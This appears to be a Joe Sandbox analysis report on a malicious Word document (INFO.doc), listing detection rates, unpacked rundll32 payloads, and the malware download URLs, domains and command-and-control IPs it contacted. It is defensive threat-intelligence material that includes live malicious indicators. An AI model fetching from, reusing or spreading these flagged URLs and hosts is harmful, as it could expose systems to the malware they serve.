

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INFO.doc	33%	Virustotal		Browse
INFO.doc	38%	Metadefender		Browse
INFO.doc	26%	ReversingLabs	Document-Excel.Downloader.Heuristc	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.2a0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
silkonbusiness.matrixinfotechsolution.com	5%	Virustotal		Browse
armakonarms.com	7%	Virustotal		Browse
bimception.com	2%	Virustotal		Browse
coworkingplus.es	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.bimception.com	0%	Avira URL Cloud	safe	
http://https://bbjugeteria.com/s6kscx/Z/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://bbjugeteria.comh	0%	Avira URL Cloud	safe	
http://coworkingplus.es/wp-admin/FxmME/	100%	Avira URL Cloud	malware	
http://coworkingplus.es	100%	Avira URL Cloud	malware	
http://armakonarms.com/wp-includes/fz/	100%	Avira URL Cloud	malware	
http://https://www.bimception.com/wp-admin/sHy5t/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://silkonbusiness.matrixinfotechsolution.com/js/q26/	100%	Avira URL Cloud	malware	
http://armakonarms.com	100%	Avira URL Cloud	malware	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://www.bimception.comh	0%	Avira URL Cloud	safe	
http://silkonbusiness.matrixinfotechsolu	0%	Avira URL Cloud	safe	
http://silkonbusiness.matrixinfotechsolution.com	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://homecass.com/wp-content/iF/P	100%	Avira URL Cloud	malware	
http://https://bbjugeteria.com	0%	Avira URL Cloud	safe	
http://homecass.com/wp-content/iF/	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://195.159.28.230:8080/u4vcbkercn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://alugrama.com.mx/t/2/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
silkonbusiness.matrixinfotechsolution.com	166.62.10.32	true	true	5%, Virustotal, Browse	unknown
armakonarms.com	45.143.97.183	true	true	7%, Virustotal, Browse	unknown
bimception.com	162.241.224.176	true	true	2%, Virustotal, Browse	unknown
coworkingplus.es	172.67.138.213	true	true	2%, Virustotal, Browse	unknown
bbjugueteria.com	162.241.60.240	true	true		unknown
www.bimception.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://coworkingplus.es/wp-admin/FxmME/	true	Avira URL Cloud: malware	unknown
http://armakonarms.com/wp-includes/fz/	true	Avira URL Cloud: malware	unknown
http://silkonbusiness.matrixinfotechsolution.com/js/q26/	true	Avira URL Cloud: malware	unknown
http://195.159.28.230:8080/u4vcbkercn0qjbn6d/1p4m0oqpu4fiqr/mxqkk/	true	Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.00000000 2.2123455227.0000000001E70000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.00000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.00000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.000000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.00000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.00000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.000000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://https://www.bimception.com	powershell.exe, 00000005.000000 002.2098378692.0000000003D0B00 0.00000004.00000001.sdmp	true	Avira URL Cloud: safe	unknown
http://https://bbjugueteria.com/s6kscx/Z/	powershell.exe, 00000005.000000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.000000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://https://bbjugueteria.comh	powershell.exe, 00000005.000000 002.2098373151.0000000003D0600 0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://coworkingplus.es	powershell.exe, 00000005.000000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://https://www.bimception.com/wp-admin/sHy5t/	powershell.exe, 00000005.000000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redirect/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000000 2.2103047321.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101997100.000 0000002057000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113913061.000000000 2057000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123608466.000000000205700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.23 36757432.0000000002207000.0000 0002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.000000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000 002.2098332140.0000000003C7E00 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2098338840.0000000003C9A000.00 000004.00000001.sdmp	false		high
http://armakonarms.com	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000000 2.2103047321.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101997100.000 0000002057000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113913061.000000000 2057000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123608466.000000000205700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.23 36757432.0000000002207000.0000 0002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000000 2.2103047321.0000000001E27000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101997100.000 0000002057000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113913061.000000000 2057000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123608466.000000000205700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.23 36757432.0000000002207000.0000 0002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	powershell.exe, 00000005.00000 002.2093216776.00000000023B000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 14289434.00000000027D0000.0000 0002.00000001.sdmp	false		high
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00000 002.2090680205.00000000001C400 0.00000004.00000020.sdmp	false		high
http://https://www.bimception.comh	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	Avira URL Cloud: safe	unknown
http://silkonbusiness.matrixinfotechsolu	powershell.exe, 00000005.00000 002.2098338840.0000000003C9A00 0.00000004.00000001.sdmp	true	Avira URL Cloud: safe	unknown
http://silkonbusiness.matrixinfotechsolution.com	powershell.exe, 00000005.00000 002.2098338840.0000000003C9A00 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://homecass.com/wp-content/iF/P	powershell.exe, 00000005.00000 002.2094020711.0000000002DF400 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://https://bbjuqueteria.com	powershell.exe, 00000005.00000 002.2098338840.0000000003C9A00 0.00000004.00000001.sdmp	true	Avira URL Cloud: safe	unknown
http://homecass.com/wp-content/iF/	powershell.exe, 00000005.00000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2102802733.0000000001C40000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101866606.000 0000001E70000.00000002.00000000 1.sdmp, rundll32.exe, 00000008 .00000002.2113778647.000000000 1E70000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2123455227.0000000001E7000 0.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPSOD	powershell.exe, 00000005.00000 002.2098389832.0000000003D2A00 0.00000004.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000 002.2090680205.0000000001C400 0.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2093216776.00000000023B000 0.00000002.00000001.sdmp, rund ll32.exe, 00000008.00000002.21 14289434.00000000027D0000.0000 0002.00000001.sdmp	false	- URL Reputation: safe - URL Reputation: safe - URL Reputation: safe	low
http://alugrama.com.mx/t/2/	powershell.exe, 00000005.00000 002.2098250708.0000000003B7500 0.00000004.00000001.sdmp	true	Avira URL Cloud: malware	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.60.240	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
195.159.28.230	unknown	Norway		2116	ASN-CATCHCOMNO	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.224.176	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
45.143.97.183	unknown	Turkey		25145	TEKNOTEL-ASTeknotelTelekomunikasyonASTR	true
69.38.130.14	unknown	United States		26878	TWRS-NYCUS	true
172.67.138.213	unknown	United States		13335	CLOUDFLARENETUS	true
166.62.10.32	unknown	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	343450
Start date:	23.01.2021
Start time:	13:38:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INFO.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@16/8@5/7
EGA Information:	• Successful, ratio: 80%
HDC Information:	• Successful, ratio: 31.6% (good quality ratio 29.4%) • Quality average: 70.8% • Quality standard deviation: 26.8%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2500 because it is empty • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:38:36	API Interceptor	1x Sleep call for process: msg.exe modified
13:38:37	API Interceptor	50x Sleep call for process: powershell.exe modified
13:38:52	API Interceptor	657x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
195.159.28.230	DKMNT.doc	Get hash	malicious	Browse	195.159.28.230:8080 /u14g/zkd6myomm2wuro5/q121fslb lp4j4u7p7n y/boxgaf0o r/u8p9yryw c1amf/
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	195.159.28.230:8080 /orsnig0hr 2s74h42s/s 6f5l/8oomd sfuyoft/ut 3wi8ze1lmd cgp5d/zu7j 1c9ns/otpt uv61n2r997toe/
	file.doc	Get hash	malicious	Browse	195.159.28.230:8080 /3j8r06xre /8aflom7at /nfsdzovs6 zi5xy894/pzjbw/
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	195.159.28.230:8080 /n0jv/20kk dc3lp37n1r 7yr9l/7fI0uh0jxz/
69.38.130.14	DOK-012021.doc	Get hash	malicious	Browse	
	DKMNT.doc	Get hash	malicious	Browse	
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	
	file.doc	Get hash	malicious	Browse	
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	
166.62.10.32	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	zippywayt est.topper material.c om/wp-admi n/wwwbJ/
	Documento 2201 01279.doc	Get hash	malicious	Browse	zippywayt est.topper material.c om/wp-admi n/wwwbJ/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
-------	------------------------------	---------	-----------	------	---------

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Electronic form.doc	Get hash	malicious	Browse	192.232.25 0.227
	file.doc	Get hash	malicious	Browse	162.241.25 3.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	50.87.150.0
	Payment_Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	162.241.25 3.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.1019.dll	Get hash	malicious	Browse	198.57.200.100
UNIFIEDLAYER-AS-1US	Electronic form.doc	Get hash	malicious	Browse	192.232.25 0.227
	file.doc	Get hash	malicious	Browse	162.241.25 3.129
	Payment_[Ref 72630 - joe.blow].html	Get hash	malicious	Browse	50.87.150.0
	Payment_Arabian Parts Co BSC#U00a9.exe	Get hash	malicious	Browse	74.220.199.6
	request_form_1611306935.xlsm	Get hash	malicious	Browse	162.241.225.18
	file-2021-7_86628.doc	Get hash	malicious	Browse	162.241.25 3.129
	SecuriteInfo.com.Trojan.Dridex.735.31734.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.12612.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4639.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.24961.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.6647.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.4309.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.30163.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.17436.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.15942.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.27526.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.71.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.23113.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.32551.dll	Get hash	malicious	Browse	198.57.200.100
	SecuriteInfo.com.Trojan.Dridex.735.1019.dll	Get hash	malicious	Browse	198.57.200.100
ASN-CATCHCOMNO	DKMNT.doc	Get hash	malicious	Browse	195.159.28.230
	WWB4766-012021-4480624.doc	Get hash	malicious	Browse	195.159.28.230
	file.doc	Get hash	malicious	Browse	195.159.28.230
	Dokumentation_2021_M_428406.doc	Get hash	malicious	Browse	195.159.28.230
	mssecsvr.exe	Get hash	malicious	Browse	159.163.12 4.251
	windows.staterepositoryupgrade.exe	Get hash	malicious	Browse	195.159.28.244
	Check.vbs	Get hash	malicious	Browse	64.28.27.61
	HKHX38WttZ.exe	Get hash	malicious	Browse	195.159.28.230
	SecuriteInfo.com.Trojan.GenericKD.35280757.18070.dll	Get hash	malicious	Browse	193.90.12.121
	Information-822908953.doc	Get hash	malicious	Browse	193.90.12.121
	ef5ai1p.dll	Get hash	malicious	Browse	193.90.12.121
	Documentation.478396766.doc	Get hash	malicious	Browse	193.90.12.121
	Information-478224510.doc	Get hash	malicious	Browse	193.90.12.121
	7aKeSIV5Cu.dll	Get hash	malicious	Browse	193.90.12.121
	qRMGCK1u96.dll	Get hash	malicious	Browse	193.90.12.121
	dVcML4ZI0J.dll	Get hash	malicious	Browse	193.90.12.121
	JTWtlx6ADf.dll	Get hash	malicious	Browse	193.90.12.121
	yrV5qWOmi3.dll	Get hash	malicious	Browse	193.90.12.121
